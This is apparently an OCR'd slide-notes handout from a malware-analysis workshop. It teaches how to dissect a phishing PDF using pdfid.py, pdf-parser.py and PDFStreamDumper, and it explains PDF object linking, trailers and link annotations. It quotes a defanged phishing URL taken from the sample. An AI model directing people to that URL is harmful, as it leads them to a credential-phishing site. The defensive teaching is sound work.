
These are the VT results for our first PDF sample. This sample is quite simple, but I'm using it to provide general training as to how objects within a PDF document reference one another.

This PDF is not quite "weaponized," as it simply contains a link. In fact, the files has been analyzed three times in VT as of this writing (the third being just now when I clicked re-analyze!), yet no engines have detected the PDF as malicious.

Some folks consider a PDF with a malicious link "malicious," while others consider the document itself benign, yet call the URL within malicious. Personally, I think that a PDF whose sole purpose is to serve a malicious link should be considered malicious, but we might as well bicker about vim vs. emacs or Windows vs. macOS while we're at it ☺.


- Any sane person knows it's `vim` > `emacs` (I mean, common, duh)

We'll be using the sha256 as the filename, so heeeeeere we go!



The PDF we are about to analyze looks like this when opened normally. (Yes, the graphics in the document have a horrible resolution.)

When the user hovers over the “Review Document” button, a hyperlink to a phishing site actives.



Copy the file, ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d, to REMnux.

REMnux comes with a whole slew of PDF analysis tools. Simple type `pdf` and hit tab twice to see some of the most common:

```
remnux@remnux:~/cfworkshop$ pdf
pdf2dsc          pdfdecrypt       pdfinfo          pdftocairo
pdf2graph        pdfdetach        pdfmetadata      pdftohtml
pdf2pdfa         pdfencrypt       pdfobjflow.py    pdftoppm
pdf2ps           pdfexplode       pdf-parser       pdftops
pdf2ruby         pdfextract       pdf-parser.py    pdftotext
pdf2txt.py       pdffonts         pdfresurrect     pdfunite
pdfcocoon        pdfid            pdfseparate      pdfwalker
pdfcop           pdfid.py         pdfsh            pdfxray_lite.py
pdfdecompress    pdfimages        pdftk
```

One of my favorite triage-based tools is `pdfid.py`, the output of which is shown on this slide. To get a feel for the tool:

- Run `pdfid.py --help`
- Review the available options

- Run `pdfid.py -a ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d | less`
- Yeah, lots of stuff, eh?!
- For more at-a-glance results, run `pdfid.py ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d`


We can see that our little booger butt has 23 objects and 9 streams. We don't see any JavaScript (/JS or /JavaScript), nor do we see any automated actions (/AA or /OpenAction). **However, we *do* see that the PDF contains 2 URIs.** Or… does it?

- As of 2019/08/05, PDFiD is at version 0.2.5
- The tool, which often works flawlessly, is reporting two (2) URIs

Let's rock a quick grep on the PDF to see how many "URI" strings we find:

```
remnux@remnux:~/cfworkshop$ grep -a -i 'uri' ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d

<</Subtype/Link/Rect[ 372.77 297.07 562.87 334.51] /BS<</W 0>>/F 4/A<</Type/Action/S/URI/URI(https://melodycolombia.com[.]co/js/shellyco) >>/StructParent 1/Contents(/Users/macintoshhd/Desktop/Screen Shot 2017-05-04 at 5.10.44 PM.png) >>
```

Hmmmm. Grep only finds a single URI. Let's see what some other tools say.



Next, we'll be using `pdf-parser.py` to review the PDF:

- Run `pdf-parser.py -h | less`
- Page back and forth in less (f/b keys) to review the contents of each object
- Run `pdf-parser.py ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d | less`
- Woah, lot's of data, eh?! OK, let's get an at-a-glance view like we had with `pdfid.py`
- Run `pdf-parser.py -a ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d`

Hey! This tool shows us one (1) object. **In fact, it tells us that object #13 is a URI object.** Let's take a closer look at object #13.

We can select the object directly by using the `-o` (lowercase "oh", not a zero) followed by the object #. e.g. -o 13


To review object #13, simply run:
`pdf-parser.py -o 13 ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d`

And there's our URI! We can see that the URI is a Web link (HTTPS) to the domain `melodycolombia[.]com` and the link `/js/shellyco`.

We see that the dictionary for object #13, or more formally `obj 13`, is a `/Subtype /Link`. We see a rectangle size provided, and we also see an action, specified by `/A`. The `/A` dictionary contains a `/Type /Action` of `/S /URI`.

We can also see that the contents of the `/StructParent` includes the name of a screenshot that tells us the creator of this particular PDF may have been using macOS (we see both the `/Users/macintoshhd/blah` pathing along with the "`Screen Shot YYY-MM-DD at H.MM.SS XM.png`" format used for screenshots taken within macOS.

Now we're going to review this file in greater detail and follow the object linking using PDFStreamDumper. Let's move over to our Windows malware VM and rock it out.



Copy our sample, ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d, to your Windows malware VM.

We are going to be using PDFStreamDumper (PDFSD) to review this sample. I am currently using PDFStreamDumper v0.9.627. If you have an older version, be sure to grab the newest before continuing (if possible): http://sandsprite.com/blogs/index.php?uid=7&pid=57

- Direct download link for most current version: http://sandsprite.com/CodeStuff/PDFStreamDumper_Setup.exe
- A HUGE shout out to Mr. David Zimmer for creating and supporting such a fantastic analysis tool!!

Load the sample in PDFStreamDumper

- "Load" menu -> "Pdf File" or drag-and-drop the sample onto the program's icon

Let's review the primary interface options within the tool.

For those following along with the PDF, but NOT actually in the workshop –
I'm not dying to go over each and every section and its purpose in these slide notes. But fear not! One of the cool features built into the tool is the "Help_Videos" menu! If you


aren’t able to make an in-person workshop with me, yet you’d like a tour of the tool, simply select this menu and then choose any of the cool videos the author provides!

In the workshop, I’ll be covering the following major areas of the tool:
- Menus! Covering menus from Load to Help_Videos
- PDF UI vs. the JavaScript UI feature
- The object navigation pane on the left-hand side
- Text vs. HexDump vs. Stream Details panels
- Errors vs. Search vs. Debug panels

We already know that we have a URI in obj 13. However, if we wanted to quickly identify easily-identifiable URLs, we can do that quite easily:

- Click the “Search_For” menu and choose “Extract URLs”

Hey there we go! Take note that this method does not directly identify the object(s) from which the URL(s) have been extracted. Personally, I don’t like that. BUT, if you want to rock a quick triage, this works quite well.



What we want to do now is learn to navigate the PDF to see exactly how the PDF reader parses the darn thing. Prior to beginning analysis in PDFSD, always ensure to look through the Errors and Debug panels. In our case, we don't have any Errors (hopefully!), but we do have three (3) items in the Debug section, 2 of which are:

- 24 objects parsed in X seconds
- 0x504 bytes after end of last object @ offset 0x1C1B1 (often used as an indicator that data has been appended to a PDF)

Starting at obj 0 --

- Select obj 0 (bottom left of the objects pane on the left)
- This object (often 0, but not always!) starts with our cross reference (xref) table
- Scroll to the bottom of this window (make sure you're on the Text tab)


At the bottom of this object, you'll notice that we have two (2) trailers.

- This often occurs when a PDF is edited and/or updated
- In this case, you'll notice that we have the value 115124 after the startxref for the first trailer
- The second trailer has the value 116222
- Also note that the second trailer includes `/Prev 115124`, a reference to the initial trailer

The second and most recent trailer includes the following –

```
/Size 47/Root 1 0 R/Info 15 0 R
```

- The Size refers to the total # of objects
- The root object for this document can be found in obj 1
- Information (i.e. metadata) for this document can be found in obj 15




On the top of this slide, we see obj 1, which is our root object. This object includes:

- A self designation as the PDF's catalogue
- A reference to the PDF's Pages object being obj 2
- A reference to the PDF's StructTreeRoot object being obj 16
- Additional metadata in obj 44
- Viewer preferences in obj 45

On the bottom of this slide, we have obj 15, which contains the Info for the document. This initial metadata provides:

- An author name
- Application name used to create the PDF
- Creation timestamp
- Modification timestamp
- NOTE: ALL of this information can be spoofed, so take it with a grain of salt



Our root object, obj 1, notes that the Pages object can be found in obj 2. If you click on obj 2, you'll see it simply points to the pages found within the PDF. For reference, here's a quick return to REMnux to use `pdf-parser.py` to review obj 2:


```
remnux@remnux:~/cfworkshop$ pdf-parser.py -o 2
ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a
18d
obj 2 0
 Type: /Pages
 Referencing: 3 0 R

  <<
    /Type /Pages
    /Count 1
    /Kids [ 3 0 R]
  >>
```

obj 2 points us to the only page (count = 1) within the PDF, which is obj 3.

obj3 has a decent amount going on:

- We see a Parent value referring back to obj 2
- We see two embedded fonts within the PDF, obj 5 and obj 11
- We see two ExtGState objects (used to specify functions for color palettes and processing) at obj 7 and obj 8
- We see three different images, all of which are denoted using the XObject keyword at obj 9, 10, and 14
- Oddly enough, right-clicking the image objects 9, 10, and 14 and choosing “Load as image” doesn’t work for this PDF
- PDFs store images in a unique, multi-faceted way, so having this option not work makes me sad (these are not DCT encoded, so they are more difficult to piece back together yourself)
- A workaround is to run pdfwalker in REMnux to open the PDF. Right-click each of the “ImageXObject” objects in the tool and select “View image”. This works well and shows three separate images: One for the background of the ploy, one being the Dropbox logo, and the final being a button that reads “Review Document”.

The most important thing that we see is the final dictionary item:
- Take a look at the second item first, the MediaBox; this provides width and height of a page
- The contents of the page are in obj 4
- Finally, and denoted firstly, we have annotations (Annots) in obj 13
- The contents in obj 4 themselves include many PDF tags, namely MCID values
- But let’s take a look at the annotations in obj 13…



Oh yeah! obj 13 has our URI embedded!


The `/Subtype/Link/Rect` defines the area of the page that includes these annotations (i.e. the dimensions of the page that when clicked will go to the URI).

The `/A` is an action, and we have a `/Type/Action/S` of URI, and that's where our URI is located

The final concept here is to click through **every** object in the left-hand side of PDFSD and attempt to determine how it's loaded when the PDF loads.

Remember, the chain of events for most objects being loaded in this particular document is:
obj 0 (xref/trailer) → obj 1 (Catalog) → obj 2 (Pages) → obj 3 (the primary page) → ???

Have fun clicking around, because we're about to get our hands DIRTY with the next PDF sample!

